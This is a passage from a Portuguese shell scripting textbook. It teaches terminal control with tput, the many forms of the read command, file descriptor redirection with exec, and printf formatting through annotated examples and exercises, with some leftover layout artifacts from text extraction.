done
let CL-- ; let CF-- # A cor preta eh zero e nao um
tput setaf $CL
tput setab $CF
clear
```

Exemplo:

```
$ cat tputcup
clear
tput cup 3 6
echo ".<-
tput cup 2 10
echo "/"
tput cup 1 12
echo "/"
tput cup 0 14
echo "_____ Este eh o ponto (3, 6)"
```

Executando vem:

```
$ tputcup
               _____ Este eh o ponto (3, 6)
$ /_____
/
.<-
```

Note que no exemplo citado, propositadamente, a tela foi formatada de baixo para cima, isto é, da linha três para a zero. Isso explica a presença do prompt (\$) na linha um, já que quando acabou a execução do programa, o cursor estava na linha zero.

Por curiosidade, vamos tirar a instrução `clear` da primeira linha, em seguida vamos listar o programa e executá-lo. A seguir está a tela resultante desses passos:

```
$ cat tputcup _____ Este eh o ponto (3, 6)
$ ut cup 3 6/
echo ".<-" /
tput cup.<-10
echo "/"
tput cup 1 12
echo "/"
tput cup 0 14
echo "_____ Este eh o ponto (3, 6)"
$ tputcup
```

Nessa bagunça, vimos que a execução do programa foi feita por cima de sua listagem e, conforme dá para perceber, se não usarmos o `clear` no início do programa que trabalha com `tput cup`, sua tela formatada normalmente fica comprometida.

Já que as outras formas de `tput` envolvem somente atributos de tela, fica difícil, em uma publicação, apresentar exemplos que ilustrem seus usos. Podemos, no entanto, digitar para efeito de teste, uma rotina que faça crítica de sexo. Façamos assim:

```
$ cat > testsex
clear
sexo=$1
if [ "$sexo" -lt 1 -o "(" "$sexo" -gt 2 ")" ]
then
    tput cup 21 20          Vai para linha 21 coluna 20
    tput smso               Coloca terminal em vídeo reverso
    echo "Estas em duvida, e'???" 
    sleep 5                 Espera 5 segundos para ler mensagem de erro
    tput sgr0               Restaura o modo normal do terminal
    tput reset              Retorna tudo ao original e dá um clear
    exit 1
fi
tput bold                Coloca terminal em modo de realce
tput cup 10 35            Vai para linha 10 coluna 35
if [ "$sexo" -eq 1 ]
then
    echo sexo masculino
else
    echo sexo feminino
fi
sleep 5
tput sgr0
tput reset
exit
<^D>
```

Vamos testá-lo assim:

```
$ testsex 1
$ testsex 2
$ testsex 5
```

Afinal como é que se lê?

Com o comando `read`, é claro. Você pode ler dados de arquivos ou diretamente do teclado com esta instrução. Sua sintaxe geral é:

```
read [var1] [var2] ... [varn]
```

Onde `var1`, `var2`, ... `varn` são variáveis separadas por um ou mais espaços em branco ou `<TAB>` e os valores informados também deverão conter um ou mais espaços entre si.

Exemplo:

<code>\$ read a b c</code>	
<code>aaaaa bbbbb ccccccc</code>	<i>Cadeias de caracteres separadas por espaço</i>
<code>\$ echo -e "\$a\n\$b\n\$c"</code> ¹⁵	<i>O \n significa new-line. A opção -e só é válida no LINUX</i>
<code>aaaaa</code>	
<code>bbbbbb</code>	
<code>ccccccc</code>	
<code>\$ read a b</code>	
<code>aaaaa bbbbb ccccccc</code>	
<code>\$ echo -e "\$a\n\$b"</code> ¹⁵	
<code>aaaaa</code>	<i>A variável \$a recebe a 1^a porção</i>
<code>bbbbbb ccccccc</code>	<i>A variável \$b recebe o resto da cadeia</i>

Vamos ver agora um trecho de programa que critica uma matrícula recebida pelo teclado. Caso este campo esteja vazio, daremos oportunidade ao operador para descontinuar o programa. Caso não seja numérico, será dado um aviso de que o campo digitado está incorreto, pedindo a sua redigitação:

```
$ cat tstmatr
while true
do
    clear
    tput cup 10 15
    echo -n "Entre com sua matrícula: "
    read Matric
```

Só sai do loop se encontrar um break

15. A opção `-e` é necessária somente em ambiente LINUX. Nos outros sabores de UNIX esta opção não deve ser usada.

```

if [ ! "$Matric" ]                                Se a variável Matric estiver vazia...
then
    tput cup 12 15
    echo -n "Deseja abandonar? (N/s) "
    read sn
    if [ "$sn" = S -o "(" "$sn" = s ")" ]      Testo se é s em caixa alta ou caixa baixa
    then
        exit
    fi
    continue
fi
if expr $Matric + 1 1> /dev/null 2>&1          Despreza o result. e possivel erro
then
    break
else
    tput cup 12 15
    echo -n "Matricula Nao Numerica. Tecle <ENTER> p/ continuar..."
    read
    continue
fi
done

```

**Dicas!**

Caso o separador entre os campos não seja um espaço em branco (o que é muito comum nos arquivos do *UNIX/LINUX*), basta trocarmos a variável IFS conforme vimos no Capítulo 5. Observe o exemplo a seguir:

```

$ grep julio /etc/passwd
julio:x:60009:1022:Testa aplicativos:/prd1/usr/julio:/usr/bin/ksh
$ OldIFS="$IFS"
$ IFS=:
$ grep julio /etc/passwd | read lname nada uid gid coment hdir shini
$ echo -e16 "$lname\n$uid\n$gid\n$coment\n$hdir\n$shini"
julio
60009
1022
Testa aplicativos
/prd1/usr/julio
/usr/bin/ksh
$ IFS="$OldIFS"

```

O registro estava da forma seguinte
Salvei o IFS.
Fiz o novo IFS valer : como em /etc/passwd
Este é o login name
Este é o User Id
O Group Id
Os comentários
O Home Directory
O Shell inicial
Restauro o IFS, voltando tudo à normalidade

16. Como já foi citado antes, a opção -e só deve ser usada sob o bash.

Outra forma legal de usar o *here string* é casando-o com um comando `read`, não perdendo de vista o que aprendemos sobre `IFS`. O comando `cat` com as opções `-vet` mostra o `<ENTER>` como `$`, o `<TAB>` como `^I` e os outros caracteres de controle com a notação `^L`, onde `L` é uma letra qualquer. Vejamos então o conteúdo de uma variável e depois vamos ler cada um de seus campos:

```
$ echo "$Linha"
Leonardo Mello (21) 3313-1329
$ cat -vet <<< "$Linha"
Leonardo Mello^I(21) 3313-1329$                                Separadores branco e <TAB> (^I)
$ read Nom SNom Tel <<< "$Linha"
$ echo "${Nom}_ ${SNom}_ $Tel"                                     Vamos ver se ele leu cada um dos campos
Leonardo_Mello_(21) 3313-1329                                    Leu porque separadores casavam com o IFS
```

Primeiramente vamos listar um pedaço do `ArqOper`, para que possamos conhecer o seu *layout*. Vamos fazer isso listando os quatro primeiros (`head -4`) dos dezesseis últimos (`tail -16`) registros do arquivo:

```
$ tail -16 ArqOper | head -4
13      dupbgp01      ttania tdaniel semmanuel
14      duprt101     areva itarouco oalves
15      dupedb01     alyra lribeiro mmelo hmelo lealobo
16      dupiss01     jroberto cgercira
```

No pedaço de arquivo anterior, notamos que o primeiro campo é o número do Órgão Local (chamado de OL), o segundo, o nome da máquina e o terceiro, os operadores que receberão *e-mail* quando for disponibilizado algum arquivo para o seu OL. Finalmente, devemos observar que o 1º campo está separado do 2º por uma `<TAB>`, assim como o 2º do 3º.

A seguir, a simplificação da rotina que envia *e-mail* para os operadores:

```
cat ArqOper |
while read OL Maq Opers
do
    for Oper in $Oper
    do
        mail "$Oper@$Maq" << FimMail
        Ref. Transferencia de Arquivos
        Informamos que:
FimMail
```

Passa linha a linha para o while por causa do |
Operas recebe do 3º campo em diante

Separa cada um dos operadores das regionais

Tudo até o label FimMail faz parte do comando

O processamento de `'date '+%d/%b/%y \\'as %R Hr'` disponibilizou o arquivo `'echo "$Arq".Z'` no seu diretório de saída (`/prd4/staout/$Site`) do `'uname -n'`

Lembramos que a política de backup não inclui arquivos transitórios como o citado acima. É portanto fundamental a presteza em captura-lo para sua filial, o que pode ser feito utilizando o programa pegapack.sh, que está disponível no diretório /dsv/ftp/pub de durjcv01.

Saudações.

```
FimMail
done
done
```

Uma outra forma de ler dados de um arquivo é montar um bloco de programa que faça leitura e redirecionar a entrada primária para o arquivo que se deseja ler. Assim:

```
while read Linha
do
    OL=`echo "$Linha" | cut -f1`
    Arq=`echo "$Linha" | cut -f2`
    Opers=`echo "$Linha" | cut -f3`
done < ArqOper
```



Dicas!

Todo cuidado é pouco quando, dentro de um ciclo de leitura de um arquivo, você desejar ler um dado oriundo da tela, como por exemplo: esperar que a tecla <ENTER> seja acionada, demonstrando que uma determinada mensagem que você mandou para a tela já foi lida. Nesse caso, a única forma de fazer isso, que conheço, é redirecionando a entrada para /dev/tty que é o *terminal corrente*. Se esse redirecionamento não for feito, o novo `read` (no caso esperando o <ENTER>) não lerá do teclado, mas sim do arquivo especificado no loop de leitura.

Isso está muito enrolado, vamos ver um exemplo para clarear:

```
$ cat lt
#
# Lista o conteúdo do arquivo de telefones
#
ContaLinha=0
clear
echo "
```

Variável para fazer quebra de página.

```

        Nome          Telefone
"
cat telefones |
while read Linha
do
    if [ $ContaLinha -ge 21 ]           Se ContaLinha ≥ 21 quebra a página.
    then
        tput cup 24 28
        echo -n "Tecle <ENTER> para prosseguir ou X para terminar..."
        read a < /dev/tty                  Redirecionando a leitura para o teclado.
        if [ "$a" = X ]
        then
            exit                      Se operador teclou X, termina programa.
        fi
        clear
        echo "
        Nome          Telefone
"
        ContaLinha=0
    fi
    echo "          $Linha"
    ContaLinha=`expr $ContaLinha + 1`
done
tput cup 24 49
echo -e "Tecle <ENTER> para terminar...\c"
read a                         Está fora do loop. Não redirecionei leitura.
clear
exit

```

Quando eu fiz `read a` da primeira vez, estava dentro de um *loop* de leitura do arquivo `telefones` e então se não tivesse redirecionado a entrada, o conteúdo do próximo registro de `telefones` teria ido para a variável `$a`. Da segunda vez, por já ter saído do *loop* de leitura, não foi necessário fazer o redirecionamento.

Outro tipo de programa que o `read` nos permite fazer é um menu orientado ao sistema que estamos desenvolvendo. Como exemplo, retornaremos aos nossos programas que tratam o arquivo `telefones`, que são: `add`, `pp`, `rem` e `lt`. Vamos reuni-los em um único programa que chamaremos de `teles` e que será responsável pelo controle da execução dos mesmos.

```

$ cat teles
#
# Menu do cadastro de telefones
#
echo -n "                                A opção -n serve para não saltar linha ao final do echo.
        Opcão      Ação
        -----      -----
        1          Procurar Alguém
        2          Adicionar Alguém ao Caderno de Telefones
        3          Remover Alguém do Cadastro de Telefones
        4          Listagem do Caderno de Telefones
Escolha Uma Das Opções Acima (1-4): "
read Opcão
echo -e "\n" # o \n quando protegido do Shell causa um salto de linha
case "$Opcão"
in
    1) echo -e "        Entre com o nome a pesquisar: \n"
       read Nome
       pp "$Nome"
       ;;
    2) echo -e "        Nome a ser adicionado: \n"
       read Nome
       echo -e "        Telefone de $Nome: \n"
       read Telef
       add "$Nome" "$Telef"
       ;;
    3) echo -e "        Nome a ser removido: \n"
       read Nome
       rem "$Nome"
       ;;
    4) lt
       ;;
*) echo "Sóh são validas opções entre 1 e 4"
   exit 1
   ;;
esac
exit

```

Um simples comando `echo` é usado para mostrar todo o menu no terminal, tirando proveito das aspas para preservarem os caracteres *new line* (\010) presentes no texto. O comando `read` é usado para armazenar na variável `Opcão` a escolha do usuário.

Um `case` é então executado para definir que rumo tomar com a escolha. Um simples asterisco (*), representando nenhuma das escolhas anteriores, serve como crítica ao conteúdo da variável `Opcão`.

Vejamos a sua execução:

```
$ teles
```

Opcão	Ação
=====	=====
1	Procurar Alguem
2	Adicionar Alguem ao Caderno de Telefones
3	Remover Alguem do Cadastro de Telefones
4	Listagem do Caderno de Telefones

```
Escolha Uma Das Opções Acima (1-4): 2
```

```
Nome a ser adicionado: Juliana Duarte
Telefone de Juliana Duarte: (024) 622-2876
```

Temos duas maneiras de ver se tudo correu bem: verificando pelo nome da Juliana ou fazendo a listagem geral. Vejamos as duas execuções:

```
$ teles
```

Opcão	Ação
=====	=====
1	Procurar Alguem
2	Adicionar Alguem ao Caderno de Telefones
3	Remover Alguem do Cadastro de Telefones
4	Listagem do Caderno de Telefones

```
Escolha Uma Das Opções Acima (1-4): 1
```

```
Entre com o nome a pesquisar: Juliana
Juliana Duarte (024) 622-2876
```

Já no segundo caso, após chamarmos `teles` e fazermos a opção **4** teremos:

Nome	Telefone
Ciro Grippi	(021) 555-1234
Claudia Marcia	(021) 555-2112
Enio Cardoso	(023) 232-3423

```

Juliana Duarte
Luiz Carlos
Ney Garrafas
Ney Gerhardt
Paula Duarte

```

```

(024) 622-2876
(021) 767-2124
(021) 988-3398
(024) 543-4321
(011) 449-0989

```

←Cá está ela...

Tecle <ENTER> para terminar...

Vamos executar, novamente, passando uma opção inválida:

```
$ teles
```

Opcão	Acao
=====	=====
1	Procurar Alguem
2	Adicionar Alguem ao Caderno de Telefones
3	Remover Alguem do Cadastro de Telefones
4	Listagem do Caderno de Telefones

Escolha Uma Das Opcoes Acima (1-4) : 6

Soh sao validas opcoes entre 1 e 4

Nesse caso, o programa simplesmente exibe Soh sao validas opcoes entre 1 e 4 e é descontinuado. Uma versão mais amigável deve continuar solicitando até que uma opção correta seja feita. Sempre que se fala até penso em `until` e efetivamente para que este nosso desejo aconteça, basta colocar todo o programa dentro de um ciclo de `until` que será executado até que uma opção correta seja feita.

A grande maioria das vezes que executarmos `teles` será para **consultar** o nome de alguém, assim, se na chamada do programa estivéssemos passando algum parâmetro, poderíamos supor que a opção desejada por *default* fosse a 1 e já executássemos o programa `pp`. Assim, poderíamos escrever uma nova versão do programa, com a seguinte cara:

```

$ cat teles
#
# Menu do cadastro de telefones - versao 2
#
if [ "$#" -ne 0 ]
then
    pp "$*"
    exit

```

Mais que um parâmetro, executo pp

```

fi
OK=
until [ "$OK" ]
do
    echo -n "
        Opcao  Acao
        =====  ====
        1      Procurar Alguem
        2      Adicionar Alguem ao Caderno de Telefones
        3      Remover Alguem do Cadastro de Telefones
        4      Listagem do Caderno de Telefones
    Escolha Uma Das Opcoes Acima (1-4) : "
    read Opcao
    echo -e "\n"
    OK=1
    case "$Opcao"
    in
        1) echo -n "          Entre com o nome a pesquisar: "
            read Nome
            pp "$Nome"
            ;;
        2) echo -n "          Nome a ser adicionado: "
            read Nome
            echo -n "          Telefone de $Nome: "
            read Telef
            add "$Nome" "$Telef"
            ;;
        3) echo -n "          Nome a ser removido: "
            read Nome
            rem "$Nome"
            ;;
        4) lt
            ;;
        *) echo "Soh sao validas opcoes entre 1 e 4"
            OK=
            ;;
    esac
done
exit

```

Enquanto opção for inválida, \$OK estará vazia

Até que se prove o contrário, a opção é boa

Opção incorreta. Esvazie \$OK forçando o loop

Se a quantidade de parâmetros for diferente de zero, então o `pp` é chamado diretamente, passando os argumentos digitados na linha de comando. A variável `$OK` foi criada para controlar o *loop* do `until`. Enquanto ela permanecer vazia, o programa continuará em *loop*. Portanto, logo após receber a escolha, colocamos um valor em `$OK` (no caso colocamos 1, mas poderia ser true, verdadeiro, OK, ...) para que servisse para qualquer opção correta. Caso a escolha fosse indevida, então `$OK` seria

novamente esvaziada, forçando desta maneira o loop. Vejamos então seu comportamento:

```
$ teles Juliana
Juliana Duarte (024) 622-2876
$ teles
      Opcão    Ação
      =====  =====
      1        Procurar Alguém
      2        Adicionar Alguém ao Caderno de Telefones
      3        Remover Alguém do Cadastro de Telefones
      4        Listagem do Caderno de Telefones
Escolha Uma Das Opções Acima (1-4): 5
Sóh são validas opções entre 1 e 4
      Opcão    Ação
      =====  =====
      1        Procurar Alguém
      2        Adicionar Alguém ao Caderno de Telefones
      3        Remover Alguém do Cadastro de Telefones
      4        Listagem do Caderno de Telefones
Escolha Uma Das Opções Acima (1-4): 1
Entre com o nome a pesquisar: Ney
Ney Garrafas (021) 988-3398
Ney Gerhardt (024) 543-4321
```

Leitura dinâmica

Você deve estar achando que esse negócio de, toda hora que for fazer uma leitura na tela, ter de executar antes um `echo` para escrever o literal, é muito chato! Mas sou obrigado a concordar. Acho que pensando nisto, no desenvolvimento do `ksh` sob *UNIX*, foi implementada uma variante do comando `read` que permite escrever um literal e, à sua frente, parar esperando a digitação do valor do campo. Esta implementação tem esta cara:

```
read <nome da variável>?<prompt>
```

Onde:

`<nome da variável>` é a variável que receberá o campo que for digitado;
`<prompt>` é o literal que será escrito na tela para indicar o que deve ser digitado.

Exemplo: O seguinte trecho de programa,

```
tput cup 10 20
read Nome?"Digite seu nome: "
```

ao ser executado, posicionaria o cursor na linha 10 coluna 20 e escreveria:
Digite seu nome:

o cursor, então, ficaria parado após o espaço em branco que segue os dois pontos (:), esperando pela digitação do operador, e o conteúdo dessa digitação iria para a variável \$Nome.

Vejamos agora o programa teles, descrito antes, como ficaria alterando as instruções read para este novo formato:

```
$ cat teles
#!/usr/bin/ksh

#
# Menu do cadastro de telefones - versao 3
#

if [ "$#" -ne 0 ]
then
    pp "$*"
    exit
fi

OK=

until [ "$OK" ]
do
    read Opcao?"

        Opcao      Acao
        =====  =====
        1         Procurar Alguem
        2         Adicionar Alguem ao Caderno de Telefones
        3         Remover Alguem do Cadastro de Telefones
        4         Listagem do Caderno de Telefones

    Escolha Uma Das Opcoes Acima (1-4) : "
    echo "\n"
    OK=1
    case "$Opcao"
    in
        1) read Nome?          Entre com o nome a pesquisar: "
           pp "$Nome"
           ;;
        2) read Nome?          Nome a ser adicionado: "
```

```

read Telef?           Telefone de $Nome: "
add "$Nome" "$Telef"
;;
3) read Nome?        Nome a ser removido: "
rem "$Nome"
;;
4) lt
;;
*) echo "Sóh sao validas opcoes entre 1 e 4"
OK=
;;
esac
done
exit

```

Viu que legal? O programa deu uma boa encolhida! Porém é fundamental ficarmos atentos no uso desse formato, porque só poderemos usá-lo caso tenhamos certeza absoluta de que ele será sempre executado em ambiente do *ksh* sob o Sistema Operacional *UNIX*.

Leitura sob o Bash

Da mesma maneira que a seção anterior mostra uma forma de leitura típica do *ksh*, esta seção mostrará algumas implementações do comando `read` que só podem ser usadas sob o *Bash*.

Opção -p

O que acabamos de ver, Leitura Dinâmica, isto é, um comando de leitura que englobasse o *prompt*, pode ser feito em *Bash* com a opção `-p prompt`.

Exemplo:

```

$ read -p "Digite sua Matricula: " Matric
Digite sua Matricula: 123456
$ echo $Matric
123456

```

Opção -t

O comando `read` acompanhado da opção `-t tempo` causa o término da instrução após o decurso de `tempo` segundos. Caso o comando termine pelo “estouro” de `tempo`, ela retornará um código de erro (`$?` diferente de zero).

Exemplo:

```
$ read -t 2 -p "Digite seu nome: " Nome ||  
> echo -e "\nDigite mais rapido na proxima vez"  
Digite seu nome:  
Digite mais rapido na proxima vez
```

No exemplo, dei somente dois segundos para o operador digitar o seu nome, como obviamente ele não conseguiu, o comando `read` terminou com um erro e por isso foi executada a instrução `echo` que o seguia.

Um bom uso desta opção é para provocar uma saída por `timeout` de aplicativos.

Opção `-n`

Quando usamos o comando `read` com a opção `-n num`, estamos dizendo que a execução da instrução terminará com um `<ENTER>` ou após serem digitados `num` caracteres, o que ocorrer primeiro.

Exemplo:

Sabemos que um CEP é formado por 5 algarismos, um traço e mais três algarismos. Então poderíamos fazer a sua leitura da seguinte maneira:

```
$ read -n 5 -p "Digite o CEP: " Cep; read -n 3 -p "-" Compl  
Digite o CEP: 12345-123  
$ echo $Cep  
12345  
$ echo $Compl  
123
```

Quando o comando `read -n num` não termina por um `<ENTER>`, o cursor não passa para a linha seguinte, permitindo-nos esse tipo de construção. Observe que coloquei todos os comandos na mesma linha para não ter que criar um *script* só para o exemplo, isto é, caso as leituras acima estivessem dentro de um *script*, poderia colocá-las em linhas distintas, suprimindo (caso desejasse) o ponto e vírgula, melhorando a legibilidade.

Opção -s

O comando `read` com a opção `-s` (derivado de *silent*) exerce a mesma função que se houvesse um `stty -echo` antes do `read` (conforme está explicado no início deste mesmo capítulo), isto é, tudo que for teclado até o fim da instrução não aparecerá na tela. Obviamente esta é a construção indicada para capturarmos senha pela tela (somente sob o *Bash*, não esqueça).

Opção -a

O *Bash* permite uma leitura direta para um vetor ou array, e isso se faz com auxílio da opção `-a` do comando `read`.

Veremos os exemplos do uso dessa opção no capítulo 7, na seção em que aprenderemos a lidar com os vetores.

Outra forma de ler e gravar em arquivos

Os comandos esperam que três descritores de arquivo (*file descriptors* ou `fd`) estejam disponíveis. O primeiro, `fd 0` (entrada padrão ou `stdin`), é para leitura. Os outros dois (`fd 1` – saída padrão ou `stdout` e `fd 2` – saída de erro padrão ou `stderr`) são para escrita.

Existe sempre um `stdin`, `stdout`, e um `stderr` associado a cada comando. `ls 2>&1` significa uma conexão temporária da saída de erro do `ls` com o mesmo “recurso” do `stdout` deste *Shell*.

Por convenção, um programa recebe os dados pelo `fd 0` (`stdin`), manda a saída normal para o `fd 1` (`stdout`) e a saída de erro para o `fd 2` (`stderr`). Se um desses três `fds` não estiver aberto, você deve encontrar problemas.

Quando o *xterm* começa, antes de executar o *Shell* do usuário, o *xterm* abre o device de terminal (`/dev/pts/n`) três vezes. Nesse ponto, o *Shell* herda três descritores de arquivo, e cada comando (processo filho) que é executado pelo *Shell* herda-os por sua vez, exceto quando esse comando é redirecionado.

Redirecionamento significa reassociar um dos descritores de arquivo a outro arquivo (ou a um *pipe*, ou qualquer coisa permissível). Descritores de arquivo podem ser reassociados localmente (para um comando, um grupo de comandos, um subshell, ...) ou globalmente, para o resto do *Shell* usando o comando `exec`.

Os principais usos dos descritores de arquivo constam na tabela a seguir. Vale observar que o que vale para os redirecionamentos de entrada serve também para os de saída.

Utilização	Ação
<code>&>Arquivo</code>	Redireciona o <code>stdout</code> e <code>stderr</code> para Arquivo
<code>i>&j</code>	Redireciona o descriptor i para j. Todas saídas do arquivo apontado por i são enviadas para o arquivo apontado por j
<code>>&j</code>	Redireciona a <code>stdout</code> para j. Todas as saídas para <code>stdout</code> irão para o arquivo apontado por j
<code>j<>Arquivo</code>	Abre o arquivo Arquivo para leitura e gravação, e associa a ele o descriptor j
<code>j>&-</code>	Fechá o arquivo associado ao descriptor j

Vejamos agora um exemplo envolvendo os dados dessa tabela:

```
$ echo 1234567890 > Arquivo
$ exec 3<> Arquivo
$ read -n 4 <&3
$ echo -n . >&3
$ exec 3>&-
$ cat Arquivo
1234.67890
```

Grava a cadeia em Arquivo
Abre Arquivo como I/O e associa o fd 3 a ele
Lê somente 4 caracteres
Então coloca um ponto decimal
Fechá o fd 3 como veremos a seguir

Na sequência acima, devemos reparar que o primeiro redirecionamento durou somente o tempo suficiente para a execução da instrução à qual ele estava ligado (`echo`) ser executada e foi isso que vimos ao longo deste livro até agora. Para tornar definitiva a associação do `fd 3` ao `Arquivo` foi necessário usar o comando `exec` e, assim sendo, foi necessário, ao final dessa série, executar outro `exec` para fazer essa dissociação.

O uso do comando `exec` acarreta isso porque ele substitui o *Shell* que lhe está assistindo sem criar processo adicional, e este ambiente gerado herda os redirecionamentos.

Veja também este outro exemplo para redirecionar somente a `stderr` para um *pipe*:

<code>exec 3>&1</code>	<i>Salvou o "valor" corrente do stdout</i>
<code>ls -l 2>&1 >&3 3>&- grep bad 3>&-</code>	<i>Fecha fd 3 (stdout) para o grep mas não para o ls</i>
<code>exec 3>&-</code>	<i>Agora fechou para o resto do script</i>

Mais um exemplo, com um fragmento de script vergonhosamente copiado de <http://www.thobias.org/bin/visitas.txt>. :-)

```
# link de fd 6 com a stdout e redireciona a stdout para um arquivo.
# a partir daqui toda a stdout vai para $temp_html
exec 6>&1; exec > $temp_html
```

Resumindo: evito sempre que possível essa sintaxe porque essa forma de programar é meio complicada e, para futuras manutenções, tem a legibilidade não muito amigável, porém ela quebra o maior galho quando a definição do programa que você está fazendo o obriga a trabalhar com diversos arquivos abertos simultaneamente.

Já sei ler. Será que sei escrever?

Ufa! Agora você já sabe tudo sobre leitura, mas sobre escrita está apenas engatinhando. Já sei que você vai me perguntar:

- Ora, não é com o comando `echo` e com os redirecionamentos de saída que se escreve?

É, com esses comandos você escreve 90% das coisas necessárias, porém se precisar escrever algo formatado eles lhe darão muito trabalho. Para formatar a saída veremos agora uma instrução muito interessante – é o `printf` – sua sintaxe é a seguinte:

```
printf formato [argumento...]
```

Onde:

- formato** - é uma cadeia de caracteres que contém 3 tipos de objeto:
 1 – caracteres simples; 2 – caracteres para especificação de formato e 3 – sequência de escape no padrão da linguagem C.
- Argumento** - é a cadeia a ser impressa sob o controle do formato.

Cada um dos caracteres utilizados para especificação de formato é precedido pelo caractere % e logo a seguir vem a especificação de formato de acordo com a tabela:

Letra	A expressão será impressa como:
c	Simples caractere
d	Número no sistema decimal
e	Notação científica exponencial
f	Número com ponto decimal ¹⁷
g	O menor entre os formatos %e e %f com supressão dos zeros não significativos
o	Número no sistema octal
s	Cadeia de caracteres
x	Número no sistema hexadecimal
%	Imprime um %. Não existe nenhuma conversão

As sequências de escape padrão da linguagem C são sempre precedidas por uma contra barra (\) e as reconhecidas pelo comando printf são:

Sequência	Efeito
a	Soa o beep
b	Volta uma posição (<i>backspace</i>)
f	Salta para a próxima página lógica (<i>form feed</i>)
n	Salta para o início da linha seguinte (<i>line feed</i>)
r	Volta para o início da linha corrente (<i>carriage return</i>)
t	Avança para a próxima marca de tabulação

Não acabou por aí, não! Tem muito mais coisa sobre a instrução, mas como é muito cheio de detalhes e, portanto, chato para explicar, e pior ainda para ler ou estudar, vamos passar direto aos exemplos, que não estou aqui para encher o saco de ninguém.

17. Não consegui fazer esse formato funcionar sob o SVR4; no Linux funciona beleza

Exemplo:

```
$ printf "%c" "1 caracter"
1$                                              Errado! Só listou 1 char e não saltou linha ao final

$ printf "%c\n" "1 caracter"
1                                               Saltou linha mas ainda não listou a cadeia inteira

$ printf "%c caractere\n" 1
1 caractere                                         Esta é a forma correta o %c recebeu o 1

$ a=2

$ printf "%c caracteres\n" $a
2 caracteres                                       O %c recebeu o valor da variável $a

$ printf "%10c caracteres\n" $a
2 caracteres

$ printf "%10c\n" $a caracteres
2
c
```

Rpare que, nos dois últimos exemplos, em virtude do `%c`, só foi listado um caractere de cada cadeia. O `10` à frente do `"c"` não significa 10 caracteres. Um número seguindo o sinal de percentagem (`%`) significa o tamanho que a cadeia terá após a execução do comando.

```
$ printf "%d\n" 32
32

$ printf "%10d\n" 32
32                                              Preenche com brancos à esquerda e não com zeros

$ printf "%04d\n" 32
0032                                            04 após % significa 4 dígitos com zeros à esquerda

$ printf "%e\n" `echo "scale=2 ; 100/6" | bc`
1.666000e+01                                    O default do %e é 6 decimais

$ printf "%.2e\n" `echo "scale=2 ; 100/6" | bc`
1.67e+01                                         O .2 especificou duas decimais

$ printf "%f\n" 32.3
32.300000                                       O default do %f é 6 decimais

$ printf "%.2f\n" 32.3
32.30                                         O .2 especificou duas decimais

$ printf "%.3f\n" `echo "scale=2 ; 100/6" | bc`
33.330                                           O bc devolveu 2 decimais. o printf colocou 0 à direita

$ printf "%o\n" 10
12                                              Convertiu o 10 para octal

$ printf "%03o\n" 27
033                                             Assim a conversão fica com mais jeito de octal, né?

$ printf "%s\n" Peteleca
```

```

Peteleca
$ printf "%15s\n" Peteleca
    Peteleca                                Peteleca com 15 caracteres enchidos com brancos

$ printf "%-15sNeves\n" Peteleca
Peteleca      Neves                         O menos (-) encheu à direita com brancos

$ printf "%.3s\n" Peteleca
Pet                           .3 trunca as 3 primeiras

$ printf "%10.3sa\n" Peteleca
    Peta                                Pet com 10 caracteres concatenado com a (após o s)

$ printf "EXEMPLO %x\n" 45232
EXEMPLO b0b0                      Transformou para hexa mas os zeros não combinam

$ printf "EXEMPLO %X\n" 45232
EXEMPLO B0B0                         Assim disfarçou melhor (repare o X maiúsculo)

$ printf "%X %XL%X\n" 49354 192 10
COCA COLA

```

O último exemplo não é marketing e é bastante completo, veja só:

- O primeiro `%x` converteu 49354 em hexadecimal resultando COCA (leia-se “cê”, “zero”, “cê” e “a”);
- Em seguida veio um espaço em branco seguido por outro `%XL`. O `%X` converteu o 192 dando como resultado CO que com o L fez COL;
- E finalmente o último `%x` transformou o 10 em A.

Conforme você pode notar, a instrução é bastante completa e complexa (ainda bem que o `echo` resolve quase tudo). Ainda não a havia publicado nas edições anteriores deste livro, por estar sempre descobrindo um novo detalhe na sua utilização (será que já descobri todos?).

Creio que quando resolvi explicar o `printf` através de exemplos, acertei em cheio, pois não saberia como enumerar tantas regrinhas sem tornar a leitura enfadonha.

Exercícios

1. Vamos engrossar o exercício do Capítulo 5, mandando e-mail para todos os primeiros operadores de todos os escritórios (no formato `operador@máquina`).

2. Fazer um programa que leia da tela os seguintes dados:

- Nome da Máquina;
- Login Name do operador naquela Máquina;
- Senha do operador e
- Nome dos arquivos que serão transmitidos.

Em seguida serão feitos `ftp` para a máquina especificada, transferindo um arquivo de cada vez.

Obs.: 1. A senha do operador não poderá ser ecoada na tela.

2. Será permitido o uso de metacaracteres na constituição do nome dos arquivos.
3. A leitura de nomes de arquivos será feita em loop, até que seja tecido um nome vazio.



Veja como funcionam as opções `-i`, `-v`, e `-n` do `ftp`.





Capítulo 7

Várias variáveis

- Veremos, ao longo deste capítulo, o uso das mais importantes¹⁸ (e exportantes) variáveis especiais. Entenda-se por variável especial as variáveis predefinidas do UNIX. Para conhecê-las melhor é necessário, primeiro, entender como funciona o ambiente de uma sessão UNIX. Veja só esta sequência de comandos:

```
$ ls -l teste          Repare que o arquivo teste é executável  
-rwxr--r-- 1 julio dipao      9 Nov 7 15:45 teste  
$ cat teste  
sleep 30              Dentro do arquivo tem somente um comando  
$ ps u                Estes são os meus processos em execução  
USER     PID %CPU %MEM SIZE RSS TTY STAT START TIME COMMAND  
d276707 4391 0.3  2.6 1252 824 p0   S   16:18 0:00 -bash  
d276707 4414 0.0  1.5 848 484 p0   R   16:20 0:00 ps u  
$ teste&              Teste terá 30 segundos de execução em background  
[1] 4418              Nº do processo iniciado em background  
$ ps u                Novamente verifico os meus processos em execução  
USER     PID %CPU %MEM SIZE RSS TTY STAT START TIME COMMAND  
d276707 4391 0.1  2.6 1256 828 p0   S   16:18 0:00 -bash  
d276707 4418 3.0  2.6 1260 832 p0   S   16:22 0:00 -bash  
d276707 4419 2.0  1.1 800 360 p0   S   16:22 0:00 sleep 30  
d276707 4420 0.0  1.5 848 484 p0   R   16:22 0:00 ps u
```

18. Veremos somente as mais importantes porque a quantidade de variáveis especiais é muito grande, e no contexto desta publicação não cabe detalhá-las.

Repare que o script `teste` foi feito para ficar 30 segundos parado e mais nada. Iniciamos esse script em *background* para liberar a tela e, imediatamente, verificamos quais processos estavam em execução. Existiam dois novos processos: o primeiro, já era de se esperar, é do `sleep`; porém, o segundo é um `bash` que tem o mesmo `process id` que foi gerado quando o `teste` foi colocado em *background* (`PID=4418`). Isso significa que cada script inicia um novo Shell que vai interpretar as instruções nele contidas.

Para efeito meramente didático, passaremos a nos referir a este novo Shell como um *Subshell*.

